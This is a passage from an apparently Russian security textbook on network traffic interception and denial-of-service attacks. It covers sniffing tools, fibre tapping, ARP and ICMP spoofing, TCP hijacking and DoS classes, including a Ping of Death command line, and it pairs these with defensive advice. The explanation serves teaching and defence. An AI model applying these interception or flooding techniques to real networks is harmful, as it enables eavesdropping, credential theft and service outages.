


Рис. 9. Почтовое сообщение, перехваченное программой CaptureNet.

Программа Cain&Abel представляет собой мощный комплекс, ориентированный на активный и пассивный перехват трафика, снабженный функциями автоматического выделения из трафика учетных записей пользователя и его паролей, функциями подбора паролей к перехваченным хэшам, отображения паролей, скрытых звездочками.

На рисунке 10 видно, что программа перехватила три запроса пользователя компьютера с адресом 192.168.1.10 к почтовому серверу и вывела используемый им логин и пароль.

Если программу CaptureNet можно применять и в «мирных целях», т. е. для записи на свой диск загружаемых другими пользователями файлов с целью экономии на трафике, то программа Cain&Abel явно ориентированна на взлом ресурсов сети.




Рис. 10. Пароль к почте, перехваченный программой Cain&Abel.

1.2. «Снятие» информации с линии связи.

Другим методом пассивного перехвата трафика является подключение к кабельным линиям устройств, «снимающих» передаваемую информацию и передающих ее на компьютер кракера. Например, подключение к телефонной линии, связывающей сервер фирмы с Интернетом с помощью модифицированного модема. Он декодирует транслируемый по линии сигнал и передает его на компьютер кракера.

Считалось, что оптоволоконные линии связи защищены от прослушивания. Но это не так. Конечно, подключение к оптоволоконному кабелю является более сложным, но и оно вполне осуществимо.

Существуют варианты контактного и бесконтактного подключения к линиям волоконно-оптической связи (ВОЛС).

Для контактного подключения удаляют защитный слой кабеля, стравливают светоотражающую оболочку и изгибают оптический кабель на небольшой угол. При таком подключении к ВОЛС обнаружить утечку информации за счет ослабления

мощности излучения бывает очень трудно, так как чтобы прослушать переговоры при существующих приемных устройствах несанкционированного доступа, достаточно отобрать всего 0,001% передаваемой мощности. При этом дополнительные потери, в зависимости от величины изгиба кабеля, составляют всего 0,01–1,0 дБ.




Рис. 11. Контактное подключение к ВОЛС.

Бесконтактное подключение к ВОЛС осуществляется следующим образом:

– в качестве элемента съема светового сигнала используется стеклянная трубка, заполненная жидкостью с высоким показателем преломления и с изогнутым концом, жестко фиксированная на оптическом кабеле, с которого предварительно снята экранная оболочка;




Рис. 12. Бесконтактное подключение к ВОЛС.

– на отогнутом конце трубки устанавливается объектив, фокусирующий световой поток на фотодиод, установленный на расстоянии. Затем сигнал с фотодиода подается на усилитель и приемник.

Самыми уязвимыми для перехвата трафика являются радиосети — кракеру достаточно установить приемную антенну и подключить к ней свой компьютер.

Несомненно, прослушивание сети очень полезно с точки зрения злоумышленника, поскольку позволяет получить множество полезной информации — передаваемые по сети пароли, адреса компьютеров, конфиденциальные данные, письма и прочее. Однако простое прослушивание не позволяет кракеру вмешиваться в сетевое взаимодействие между двумя компьютерами

с целью модификации и искажения данных. Для решения такой задачи используются активные методы перехвата сетевого трафика.

2. Активные атаки.

2.1. Включение компьютера в «разрыв» сети.

Принцип метода очень прост — между двумя компьютерами устанавливается компьютер кракера, имеющий две сетевые карты и исполняющий роль моста. Причем IP и MAC адреса сетевых карт устанавливаются так, чтобы разъединенные компьютеры «видели» те же адреса, что и до разрыва. Если мост работает в режиме ретрансляции, то его присутствие будет незаметно. Однако, в зависимости от управляющей программы, разделяющий компьютер может отбрасывать, подменять, сохранять, изменять все или некоторые пакеты.




Рис. 13. Включение компьютера в «разрыв» сети.

Главный недостаток этого метода — необходимость «рвать» кабель и подсоединятся к нему. Для этого необходимо найти кабель, протянуть дополнительные линии связи, по которым легко вычислить взломщика, подключить новые линии к существующей и разрезать основную магистраль. При проводных линиях это еще решаемо, но при оптоволоконной линии связи резка кабеля, наварка концевиков, установка разветвителей обойдется в значительную сумму. Более того, трудно скрыть факт разрыва линии при периодическом контроле кабельного хозяйства.

Этот метод наиболее оптимален в сетях радиосвязи. Для этого между двумя антеннами кракера устанавливается генератор помех, препятствующей организации прямой связи между разделяемыми компьютерами.

2.2. Ложные запросы ARP.

Этот метод позволяет перехватить и замкнуть на себя процесс сетевого взаимодействия между двумя компьютерами A и B с помощью подмены IP-адреса взаимодействующих компьютеров своим IP-адресом, направив компьютерам A и B фальсифицированные сообщения ARP (Address Resolution Protocol — Протокол разрешения адресов).

Чтобы разобраться рассмотрим протокол ARP подробнее.

При обращении к любому сетевому компьютеру программа или операционная система должна точно знать адрес машины. В качестве этого адреса используется адрес MAC (Media Access Control — Управление доступом к среде передачи). Адрес MAC (или MAC-адрес) — это уникальное 48-разрядное число, присваиваемое сетевому адаптеру производителем. Именно MAC-адрес используется на подуровне MAC канального уровня, задающего формат кадров, методы доступа и способы адресации в сетях TCP/IP. Поскольку пользователи никогда не указывают MAC-адрес, должен существовать механизм преобразования имени машины, имени NetBIOS или IP-адреса в MAC-адрес. Этот механизм и обеспечивает протокол ARP.

Он входит в состав основного набора протоколов TCP/IP и используется только в пределах одной физической сети или подсети. С помощью ARP MAC-адрес машины определяется по его IP-адресу следующим образом:

1. Компьютер проверяет свой кэш ARP, в котором находится список известных IP-адресов и соответствующих им MAC-адресов.

2. Если компьютер не обнаружит в кэше ARP необходимого адреса, он отправляет широковещательный запрос ARP. В запросе содержится IP-адрес отправителя, а также IP-адрес той машины, MAC-адрес которой нужно определить. Запрос ARP получают только компьютеры локальной сети, поскольку широковещательные запросы такого типа не маршрутизируются.

3. Каждый компьютер сети получает запрос ARP и сравнивает свой IP-адрес с адресом, указанным в запросе. Если адреса не совпадают, запрос игнорируется. Если адреса совпадают,

компьютер посылает ответ ARP, но не широковещательный, а направленный по MAC-адресу, указанному в запросе.

Одновременно запрошенный компьютер вносит MAC-адрес инициатора запроса в свой кэш ARP.

4. Инициатор запроса получает ответ и вносит новый MAC-адрес в свой кэш ARP. После этого становится возможным обмен информацией между компьютерами.

Если же два компьютера находятся в разных сетях, определять MAC-адрес получателя нет необходимости. Пакеты будут пересылаться через маршрутизатор, который подставляет свой MAC-адрес в адресное поле отправителя пакетов. Таким образом, на уровне протокола IP указывается конечный адрес получателя, а на физическом уровне — MAC-адрес ближайшего маршрутизатора.

То есть, для перехвата сетевого трафика, кракеру достаточно навязать компьютерам A и B свой IP-адрес. Алгоритм атаки будет выглядеть следующим образом:

1. Кракер определяет MAC-адреса компьютеров A и B.

2. Кракер отправляет на выявленные MAC-адреса компьютеров A и B сообщения, представляющие собой фальсифицированные ARP-ответы на запросы разрешения IP-адресов в MAC-адреса. Компьютеру A сообщается, что IP-адресу компьютера B соответствует MAC-адрес компьютера кракера; компьютеру B сообщается, что IP-адресу компьютера A также соответствует MAC-адрес компьютера кракера.

3. Компьютеры A и B заносят полученные MAC-адреса в свои кэши ARP и далее используют их для передачи сообщений друг другу. Поскольку IP-адресам A и B соответствует MAC-адрес компьютера кракера, компьютеры A и B, ничего не подозревая, общаются через посредника, способного делать с их посланиями что угодно.

Для защиты от таких атак надо либо использовать статические ARP таблицы, либо периодически проверять соответствие IP и MAC-адресов компьютеров.

2.3. Ложная маршрутизация.

Для перехвата сетевого трафик, кракер может подменить реальный IP-адрес сетевого маршрутизатора своим IP-адресом, выполнив это, например, с помощью фальсифицированных ICMP-сообщений Redirect. Полученное сообщение Redirect компьютер A должен, воспринять как ответ на дейтаграмму, посланную другому компьютеру, например, B. Свои действия на сообщение Redirect компьютер A определяет, исходя из содержимого полученного сообщения Redirect, и если в Redirect задать перенаправление дейтаграмм из A в B по новому маршруту, именно это компьютер A и сделает.

Для выполнения этой атаки кракер должен знать некоторые подробности об организации локальной сети, в которой находится A, в частности, IP-адрес маршрутизатора, через который отправляется трафик от компьютер A к B. Зная это, кракер может сформировать IP-дейтаграмму, в которой IP-адрес отправителя определен как IP-адрес маршрутизатора, а получателем указан компьютер A. Также в дейтаграмму включается сообщение ICMP Redirect с полем адреса нового маршрутизатора, установленным как IP-адрес компьютера кракера. Получив такое сообщение, компьютер A будет отправлять все сообщения по новому IP-адресу, т. е. на компьютер кракера.

Для защиты от такой атаки следует отключить (например, с помощью файрвола) на компьютере A обработку сообщений ICMP Redirect. Также может помочь периодическая проверка сети на появление в ней непредусмотренных маршрутов.

2.4. Перехват TCP-соединения.

Наиболее изощренной атакой перехвата сетевого трафика следует считать захват TCP-соединения (TCP hijacking), когда кракер путем генерации и отсылки на атакуемый компьютер A TCP-пакетов прерывает текущий сеанс связи с компьютером B. Далее, пользуясь возможностями протокола TCP по восстановлению прерванного TCP-соединения, кракер перехватывает прерванный сеанс связи и продолжает его вместо отключенного клиента.

Протокол TCP (Transmission Control Protocol — Протокол управления передачей) является одним из базовых протоколов транспортного уровня OSI, позволяющим устанавливать логические соединения по виртуальному каналу связи. По этому каналу передаются и принимаются пакеты с регистрацией их последовательности, осуществляется управление потоком пакетов, организовывается повторная передача искаженных пакетов, а в конце сеанса канал связи разрывается. Протокол TCP является единственным базовым протоколом из семейства TCP/IP, имеющим серьезную систему идентификации сообщений и соединения.

Для идентификации TCP-пакета в TCP-заголовке существуют два 32-разрядных идентификатора, которые также играют роль счетчика пакетов, называемых порядковым номером и номером подтверждения. Также в TCP-пакете присутствует поле размеров 6 бит, содержащие управляющие флаги:

URG — флаг срочности;
ACK — флаг подтверждения;
PSH — флаг переноса;
RST — флаг переустановки соединения;
SYN — флаг синхронизации;
FIN — флаг завершения соединения.

Рассмотрим порядок создания TCP-соединения.

1. Если компьютеру A необходимо создать TCP-соединение с компьютером B, то A посылает B следующее сообщение:

A → B: SYN, ISSa

Это означает, что в передаваемом компьютером A сообщении установлен флаг SYN, а в поле порядкового номера установлено начальное 32-битное значение ISSa.

2. В ответ на полученный от компьютера A запрос компьютер B отвечает сообщением, в котором установлен бит SYN и установлен бит ACK. В поле порядкового номера B устанавливает свое начальное значение счетчика — ISSb; поле номера подтверждения будет при этом содержать значение ISSa, полу-

ченное в первом пакете от A, увеличенное на единицу. Таким образом, компьютер B отвечает следующим сообщением:

B → A: SYN, ACK, ISSb, ACK(ISSa+1)

3. Наконец, компьютер A посылает сообщение компьютеру B, в котором: установлен бит ACK; поле порядкового номера содержит значение ISSa + 1; поле номера подтверждения содержит значение ISSb + 1. После этого TCP-соединение между компьютерами A и B считается установленным:

A → B: ACK, ISSa+1, ACK(ISSb+1)

4. Теперь компьютер A может посылать пакеты с данными на компьютер B по только что созданному виртуальному TCP-каналу:

A → B: ACK, ISSa+1, ACK(ISSb+1); DATA

DATA — обозначает передаваемые данные.

Из рассмотренного выше алгоритма создания TCP-соединения видно, что единственными идентификаторами TCP-абонентов и TCP-соединения являются два 32-битных параметра порядкового номера и номера подтверждения — ISSa и ISSb. Следовательно, если кракеру удастся подобрать текущие значения параметров ISSa и ISSb пакета TCP для данного TCP-соединения и послать пакет с любого компьютера Интернета от имени клиента данного TCP-подключения, то данный пакет будет воспринят как верный.

Таким образом, для осуществления описанной выше атаки необходимым и достаточным условием является знание двух текущих 32-битных параметров ISSa и ISSb, идентифицирующих TCP-соединение. Рассмотрим возможные способы их получения. В случае, когда компьютер кракера подключен к атакуемому сетевому сегменту, задача получения значений ISSa и ISSb является тривиальной и решается путем анализа сетевого трафика. Следовательно, надо четко понимать, что протокол TCP позволяет в принципе защитить соединение только в случае невозможности перехвата атакующим сообщений, передаваемых по данному соединению, то есть только в случае, когда компьютер кракера подключен к другому сетевому сегменту.

Поэтому наибольший интерес для нас представляют межсегментные атаки, когда атакующий и его цель находятся в разных сегментах сети. В этом случае задача получения значений ISSa и ISSb является довольно сложной. Для ее решения в настоящее время предложено только два способа:

– Математическое предсказание начального значения параметров TCP-соединения экстраполяцией предыдущих значений ISSa и ISSb.

– Использование уязвимостей идентификации абонентов TCP-соединения для атаки на rsh-сервер UNIX.

Первая способ основан на углубленных исследованиях реализаций протокола TCP в различных операционных системах. Как показывает практический анализ, в большинстве ОС используются не случайные числа, а последовательное увеличение ISN на некоторое значение по прошествии интервала времени. Так, для Windows NT ISN увеличивается на 1 каждые 10 мс. В Linux 1.2.8. ISN вычисляется по следующей формуле: ISN=mcsec+1 000 000·sec. Для любой ОС можно найти или построить самому зависимость значения ISN от времени и использовать ее для предсказания значения ISN.

Но, так как значения ISSa и ISSb можно предсказать только приближенно, кракеру придется осуществить перебор всех возможных сочетаний в пределах погрешности предсказания.

Второй способ основан на уязвимостях системы UNIX по идентификации доверенных компьютеров.

Доверенным по отношению к компьютеру A называется сервер B, к которому пользователь A может подключиться без аутентификации с помощью r-службы (r от remote — служба удаленного доступа) B. Единственной аутентифицирующей пользователя информацией для r-службы является IP-адрес компьютера, с которого пользователь осуществляет доступ.

При атаке на r-службу вся сложность для атакующего заключается в том, что ему необходимо послать пакет от имени доверенного компьютера, адрес которого указывается как адрес отправителя. Следовательно, ответный пакет будет отправлен на доверенный компьютер, а не на атакующий.

Рассмотрим схему этой атаки:

Пусть компьютер A является доверенным по отношению к серверу B. Компьютер C — это компьютер кракера.

1. Вначале кракер открывает настоящее TCP-соединение с сервером B на любой TCP-порт (mail, echo и т. д.). В результате кракер получит текущее значение ISNb. Далее кракер от имени компьютера A посылает на сервер B TCP-запрос на открытие соединения:

C («A») → B: SYN, ISSc,

2. Получив этот запрос, B анализирует IP-адрес отправителя и решает, что пакет пришёл с компьютера A. Следовательно, сервер B в ответ посылает на A новое значение ISNb':

B → A: SYN, ACK, ISSb', ACK(ISSc+1).

3. C никогда не получит это сообщение от B, но, используя предыдущее значение ISSb и схему для получения ISSb' при помощи математического предсказания, кракер может послать на B пакет:

C («A») → B: ACK, ISSc+1,ACK(ISSb'+1):

Для того чтобы послать этот пакет, вероятно, потребуется перебрать некоторое количество возможных значений ACK(ISSb' + 1), но не потребуется подбор ISSc + 1, так как этот параметр TCP-соединения был послан с компьютера C на сервер B в первом пакете.

В случае осуществления данной атаки перед кракером возникает следующая проблема. Так как компьютер C посылает пакет (1) на сервер B от имени компьютера A, то сервер B ответит пакетом (2) именно компьютеру A. Но так как компьютер A не посылал на сервер B никакого пакета с запросом, то A, получив ответ от B, перешлет на B пакет с битом RST — закрыть соединение. Кракера, на компьютере C, это, естественно, не устраивает, поэтому он должен вывести на некоторое время компьютер A из строя.

В итоге rsh-сервер на B считает, что к нему подключился пользователь с доверенного компьютера A, а на самом деле это кракер с компьютера C. И хотя пакеты с сервера B никогда не

попадут на компьютер C, кракер может заставить сервер выполнять свои команды.

Из рассмотренных нами атак, можно сделать вывод, что перехват сетевых данных представляет собой наиболее эффективный метод сетевых атак, позволяющий злоумышленнику получить практически всю информацию, циркулирующую по сети.

Приведенные выше примеры (которыми возможности кракеров не ограничиваются) убеждают в необходимости защиты конфиденциальной информации, передаваемой по сети. Передавая сообщения по сети, следует помнить, что любая кабельная система сети уязвима, и любой подключившийся к сети сможет выловить из нее все передаваемые секретные сообщения.

Единственным методом защиты от перехватов сетевого трафика является использование программ шифрования передаваемых сообщений.

ГЛАВА 7.
Сетевые атаки. Атаки DoS

Аббревиатура DoS расшифровывается как Denial of Service или, в переводе на русский язык, — отказ в обслуживании.

Об этих атаках мы упоминали в предыдущих главах, когда рассматривали атаки на браузеры, электронную почту, сервис ICQ и методы перехвата сетевых данных.

Основная цель атак DoS — вывести из строя или нарушить работоспособность компьютеров, сетей, сетевых служб и т.п.

В большинстве случаев атаки DoS проводят:

– с хулиганскими целями;

– для нарушения работоспособности служб и компьютеров конкурента;

– для вывода из строя подменяемого или мешающего выполнению основной задаче кракера компьютера.

– в качестве контратаки на атакующий компьютер;

– с целью проверки устойчивости системы.

Итак, главная цель атаки DoS — привести компьютерную систему в такое состояние, когда ее функционирование становится невозможным. Обычно атаки DoS делят на четыре класса:

– Атаки насыщением полосы пропускания;

– Атаки на истощение ресурсов;

– Атаки некорректными сетевыми пакетами;

– Атаки фальсифицированными сетевыми пакетами.

1. Атаки насыщением полосы пропускания — отсылая на атакуемый компьютер большое число пакетов, кракер перенасыщает полосу пропускания определенной сети, (Интернета, ЛВС). Такую атаку кракер может выполнить двояким образом. Если он использует сетевое подключение с большой полосой пропускания, то ему ничего не стоит затопить пакетами сетевое соединение с полосой пропускания, скажем, 56 Кбит/с (модемное подключение). Другой вариант — использование усиливающей сети, когда у кракера не слишком быстрый канал связи, например, модемное соединение. В этом случае с помощью определенных технологий кракер посылает поток пакетов на атакуемый компьютер сразу со всех компьютеров усиливающей сети.

Чтобы переполнить полосу пропускания линии связи атакуемого компьютера, кракер должен принять во внимание возможности своего собственного сетевого соединения. Если кракерский компьютер напрямую подключен к Интернету с помощью «толстого канала», например, через соединение T1, то ему вполне по силам в одиночку «завалить» любой веб-сайт, не говоря уже о клиентах, работающих через модемные подключения. Выполнив лавинообразное генерирование пакетов, кракер заполняет ими линию связи атакуемого компьютера, после чего работа атакованного компьютера в сети становится невозможной.

Для выполнения такой атаки существует множество инструментов, использующих различные сетевые протоколы. Рассмотрим принцип организации двух атак по протоколам UDP и ICMP.

1.1. Флудер UDP.

Как явствует из названия, флудер UDP должен «затоплять» атакуемого клиента пакетами UDP, нарушая работу компьютера.

В результате работы такой программы сетевое подключение становится занятым в основном приемом пакетов UDP, реакция компьютера замедляется, процессор занимаются обработкой поступающей бессмысленной информации.

1.2. Флудер ICMP.

Флудеры (или бомберы) ICMP (Internet Control Message Protocol — Протокол управляющих сообщений Интернета) действуют аналогично ранее рассмотренным флудерам, только для генерации сообщений используется протокол ICMP. Выбор этого протокола для организации атаки не случаен. Так как протокол ICMP предназначен для тестирования работы сети TCP/IP, его пакеты имеют высокий приоритет обслуживания, а их лавина способна полностью остановить работу сети.

1.3. Атака Smurf.

Рассмотренные нами атаки предполагали, что канал связи жертвы уступает по пропускной способности каналу атакующей стороны. Если же все наоборот, но кракеру придется прибегнуть к более сложной атаке.

Вместо того чтобы отсылать пакеты с одного компьютера, в атаке Smurf используется усиливающая сеть. С компьютера кракера на широковещательный адрес сети, которая называется усиливающей, посылаются пакеты ECHO (Эхо) протокола ICMP, которые обычно используются для диагностики сети. В рассылаемых пакетах кракер подменяет исходный адрес пакетов IP-адресом атакуемого компьютера, после чего все компьютеры усиливающей сети посылают ответные пакеты жертве. Эффект от такой атаки может быть весьма велик, поскольку если усиливающая сеть состоит из нескольких десятков компьютеров, то один ECHO-запрос размером 10 Кбайт может вызвать лавину ответов общим объемом несколько мегабайт, и сетевое соединение атакуемого компьютера просто захлебнется.

1.4. Распределенные атаки.

Это наиболее опасная разновидность атак DoS. Суть атак DDoS (Distributed DoS) состоит в помещении на сетевых компьютерах программ-клиентов, работающих под управлением центральной консоли. В определенный момент времени по команде с компьютера кракера эти клиенты, обычно зазываемые «зомби», начинают атаку DoS по указанному адресу Интернета.

Начиная с 2000 года атаками DDoS были поражены многие серверы Интернета, включая microsoft.com. Для рассылки программ клиентов используются как вирусы, так и бреши в защите браузеров, почтовых клиентов и других сервисов.

2. Атаки на истощение ресурсов — заключается в том, что, отсылая на атакуемый компьютер специально подготовленные пакеты, кракер вынуждает его тратить свои ресурсы на обработку этих пакетов. Происходит захват системных ресурсов атакуемого компьютера — центрального процессора, памяти, дискового пространства и других, после чего компьютер выходит из строя.

Как правило, кракер, предпринимающий данную атаку, уже имеет доступ к общим ресурсам системы и своими действиями пытается захватить дополнительные ресурсы, чтобы затруднить доступ к ним других пользователей. Эти действия могут привести к недоступности сервера для подключений остальных пользователей, зависанию процессов и переполнению дискового пространства.

Одна из наиболее интересных и эффективных атак DoS этого типа реализуется с помощью флудера TCP-соединений. Флудер создает большое количество «ложных» TCP-соединений с компьютером-жертвой. Так как, компьютер-жертва обязан обработать каждый запрос, сохранить его параметры в памяти и послать ответ, то через некоторое время свободных ресурсов у жертвы не останется. Следствием этой атаки станет либо «зависание» компьютера-жертвы, либо невозможность установления легальных соединений.

3. Атаки некорректными сетевыми пакетами — заключаются в отправке на атакуемый компьютер особым образом искаженных пакетов, с помощью которых кракер нарушает работу сетевого программного обеспечения или операционной системы компьютера.

Некорректные, т.е. не соответствующие определенным протоколам сетевые пакеты могут стать причиной совершенно некорректного поведения компьютера, получившего на внешний порт данные, с непонятной, т. е. не предусмотренной разработчиком структурой данных. Таким образом, подобные атаки всецело основаны на недостатках и ошибках программирования. Хакеры и кракеры настойчиво ищут такие уязвимости, а разработчики непрерывно исправляют найденные недостатки — и все это противостояние длится безо всякой надежды на окончание уже много лет. Рассмотрим некоторые «классические» атаки подобного рода.

3.1. Атаки Nuke.

Слово «Nuke» на английском языке означает «ядерное оружие». Атака Nuke (или «нюк» по устоявшейся терминологии) состоит в следующем. В сетях TCP/IP для проверки функциони-

рования компьютеров применяется протокол ICMP, про который мы уже не раз упоминали. При возникновении в сети какой-либо ошибки функционирования — обрыва соединения, недоступности линии связи и т. п. — происходит, генерация сообщения ICMP, вслед за которым выполняются определенные действия, например, перестройка маршрутизации сети исключением линии связи из таблицы маршрутизации. Одновременно разрываются все подключения с компьютером, ставшим недоступным.

На этом-то и строится расчет кракера — послав компьютеру A, подключенному к компьютеру B, сообщение, что компьютер B якобы недоступен, можно прервать соединение.

Большинство существующих сейчас «нюков» неспособны пробить защиту операционных систем Windows 2000/XP, но могут успешно применяться для вывода из строя компьютеров с операционными системами Windows 9x.

3.2. Атаки Teardrop.

Атака Teardrop заключается в отсылке на атакуемый компьютер пакеты с некорректно установленными параметрами начала и длины фрагментов. Каждый пакет позиционируется в памяти двумя величинами — смещением фрагмента от начала и длиной фрагмента. Эти величины пересылаются вместе с самим пакетом на компьютер-получатель. Параметры пакета подбираются взломщиком таким образом, чтобы при сборке фрагменты пересеклись в памяти. Если программа, занятая сборкой пакетов, не рассчитана на обработку искаженных величин смещения и длины фрагментов (а это возможно из-за недочетов в программном обеспечении), то возможен сбой работы системы.

Этой атаке были подвержены ранние версии системы Windows, включая Windows NT 4 без установленных сервисных пакетов.

3.3. Атака Ping of Death.

Существуют два варианта реализации этой атаки. По первому, атака Ping of Death (Смертоносный пинг) состоит в отсылке на компьютер-жертву сильно фрагментированного пакета ICMP (каждый фрагмент размером не более 1Кб), причем общий размер пакета превышает максимально допустимый для пакета

ICMP, т. е. 64 Кбайт. После сборки пакета операционная система должна обработать некорректные данные, что, вследствие ошибок программирования, приводит к сбою систем Windows ранних версий, а также компьютеров с системами OS UNIX.

По второму варианту, данную ошибку можно вызвать отправкой команды ping –l 65527 IP-адрес жертвы. Число 65527 было выбрано для превышения размера пакета на 20 байт (65527+20+8-65535=20).

Эти атаки относятся к прошлому и не работают в современных операционных системах.

4. Атаки фальсифицированными сетевыми пакетами — искажая сетевые пакеты, кракер принуждает компьютер изменить свою конфигурацию или изменяет состояние атакуемой компьютерной системы, что снижает ее производительность или приводит к некорректной работе компьютеров.

Вообще-то рассматривая атаки «Nuke» мы сталкивались с атакой, приводящей к искажению работы сети или компьютера — ведь классическая атака «Nuke» как раз и заключается в разрыве соединений и искажении таблиц маршрутизации сети. Другие атаки DoS фальсифицированными сетевыми пакетами выполняют примерно те же функции, причем очень часто с использованием протокола ICMP.

Коротко опишем эти атаки:

– Перенаправление трафика — рассылая ICMP-сообщения Redirect (Перенаправить), требующие изменить таблицы маршрутизации сети, кракер может разрушить всю работу сети, при которой пакеты уходят в «никуда» или перехватываются кракером.

– Навязывание длинной сетевой маски — передавая ICMP-сообщение Address Mask Reply (Ответ на адресную маску), кракер может изменить маску сети для данного компьютера таким образом, что маршрутизатор сети окажется вне его «поля зрения».

– Сброс TCP-соединения — этот вариант атаки мы и рассмотрели, когда говорили об атаках «Nuke» — кракер, послав на

атакуемый компьютер ICMP-сообщение Destination Unreachable (Цель недоступна), разрывает его связь с сервером.

– Замедление скорости передачи данных — посылая якобы от имени промежуточного маршрутизатора ICMP-сообщение Source Quench (Замедлить источник), кракер принуждает компьютеры снизить скорость передачи данных. Такой же результат может быть получен при отправке ICMP-сообщения Destination Unreachable: Datagram Too Big (Цель недоступна: датаграмма слишком велика).

Как видим, в основном для организации атак DoS применяется протокол ICMP. Однако следует учесть, что, владея знаниями об этом протоколе, кракер может получить гораздо больше пользы, если применит их для достижения других, более плодотворных целей, чем для причинения мелких и средних гадостей своим сетевым соседям.

Защита от атак DoS.

Как вам известно, из публикаций средств массовой информации на около сетевую тематику, атаки DoS — это бедствие нынешнего виртуального мира, приводящие в хаос мощные вычислительные системы. Борьба с ними усложняется еще и тем, что все эти атаки подчас невозможно отразить иначе, кроме как закрытием всех сетевых соединений атакованного сервера, что очень часто неприемлемо по финансовым соображениям. Бывает выгоднее увеличить мощности компьютерной системы, подверженной атакам DoS, чем закрыть к ней доступ и остановить работу, например, веб-сервера фирмы. Расчет здесь строится на истощение ресурсов атакующей стороны, которой просто не удастся превзойти ресурсы сервера. Другое важное средство защиты — переход на современные операционные системы и программное обеспечение, которое «осведомлено» о последних изобретениях по части атак DoS.

Хорошим средством ограничения эффективности атак DoS служит правильная настройка времен ожидания и поддержки соединений. Чем меньше значения этих времен, тем менее эффективны кракерские атаки. Однако слишком малое время ожидания сделает сервер недоступным для клиентов, подключенных

с помощью низкоскоростного канала. Многие современные программные и аппаратные комплексы могут автоматически распознавать факт начала атаки DoS и принимать меры к снижению ее тяжести: уменьшать время простоя и подтверждения соединения, увеличивать время блокировки и т.п.

Однако все это может не устоять перед атакой DDoS — кракер, овладевший такими средствами, может стать воистину всемогущим, поскольку нет такого сервера, который мог бы устоять перед атакой, идущей со всех сторон земного шара с неопределенно большого числа комьютеров-зомби. Такие атаки требуют особого подхода. Вместо настройки системы защиты сервера, усиления ресурсов подверженного атакам компьютера, т. е. всего того, что подпадает под определение «пассивной обороны», специалисты в области сетевой безопасности предлагают применять меры активной обороны. В ответ на атаку DDoS, использующей сотни и тысячи «зомби», они рекомендуют самому перейти в наступление и заглушить работу «зомби» встречной атакой.

ГЛАВА 8.
Криптография и сокрытие информации.

Как вы уже убедились, существует огромное количество способов получения доступа к информации. Для надежной защиты важных данных их следует шифровать или прятать.

В принципе, здесь компьютерная информация ничем не отличается от писем, телеграмм или телефонных переговоров. Используются те же принципы, но с учетом специфики компьютера и принципов хранения в нем информации.

Сокрытие информации

Чем больше злоумышленнику известно об интересующей его информации, тем проще ему ее получить. Например, если предполагается перехватить документ, то программу-снифер настроят, скорее всего, на перехват файлов с расширениями *.doc, *.txt или *.rtf. Самый простой способ борьбы с перехватом в этом случае — простое переименование файла. Есть и другие, более надежные, методы — ими занимается отдельная наука — Стеганография.

Стеганография — наука о методах сокрытия факта отправки информации или ее наличия на носителе.

К классическим видам стеганографии относятся:

– Использование симпатических чернил. Симпатическими чернилами называют чернила, которые не видны на бумаге. Чтобы прочитать текст его необходимо осветить ультрафиолетовыми лучами, обработать специальными химикатами и т.п.

